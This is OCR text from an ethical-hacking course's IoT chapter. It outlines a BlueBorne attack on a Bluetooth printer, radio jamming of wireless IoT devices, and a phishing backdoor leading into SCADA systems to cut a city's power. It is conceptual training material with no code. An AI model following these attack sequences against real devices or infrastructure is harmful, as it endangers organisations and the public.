

Attacker
1 Discover Bluetooth Device
2 Retrieve MAC Address
3 Send Probes
4 Retrieve OS information
5 Gains Access and Controls Printer to access Corporate Network
Bluetooth-enabled Printer
Corporate Network

Figure 18.12: Illustration of BlueBorne attack



Jamming Attack

- Jamming is a type of attack in which the **communications between wireless IoT devices are jammed** so that they can be compromised
- An attacker transmits **radio signals randomly** with the same frequency as the sensor nodes for communication
- As a result, the network gets jammed, which **disables the endpoints from sending or receiving** any messages

DONUTS
Attacker sending jamming signals with the same frequency
Attacker
Jamming Device

Jamming Attack

Jamming is a type of attack in which the communications between wireless IoT devices are jammed in order to compromise them. During this attack, an overwhelming volume of malicious traffic is sent, which results in a DoS attack to authorized users, thus obstructing legitimate traffic and making the endpoints unable to communicate with each other. Every wireless device and the wireless network are prone to this attack.

Attackers use special types of hardware and transmit radio signals randomly with the frequency at which the target device is communicating. The signals or the traffic generated by the jamming device appear as noise to wireless devices, which causes them to withhold their transmissions until the noise subsides. This results in a DoS attack that jams the network, and devices are unable to send or receive any data.




Attacker sending jamming signals with the same frequency
Attacker
Jamming Device

Figure 18.13: Illustration of jamming attack




Hacking Smart Grid/Industrial Devices: Remote Access using Backdoor

- The attacker gathers basic information about the target organization using various **social engineering techniques**
- The attacker sends **phishing emails** to the employees with **malicious attachments**
- When an employee **opens the email** and **clicks on the attachment**, a backdoor is automatically installed on the target system
- Using the **backdoor**, the attacker gains access to the **private network** of the organization

C|EH Certified Ethical Hacker
Attacker
1 Attacker sends an email to workers of an organization with a malicious file attached
2 Worker opens the legitimate looking email and downloads the attachment
Download the file?
Yes
No
3 This malicious file, installs a backdoor for the attacker
4 Attacker gains access to the local network of the target organization
Organization Network
5 Attack enters the SCADA and disables the UPS
HVAC
6 Attacker disables the power supplies, leaving the city in the dark
Victim

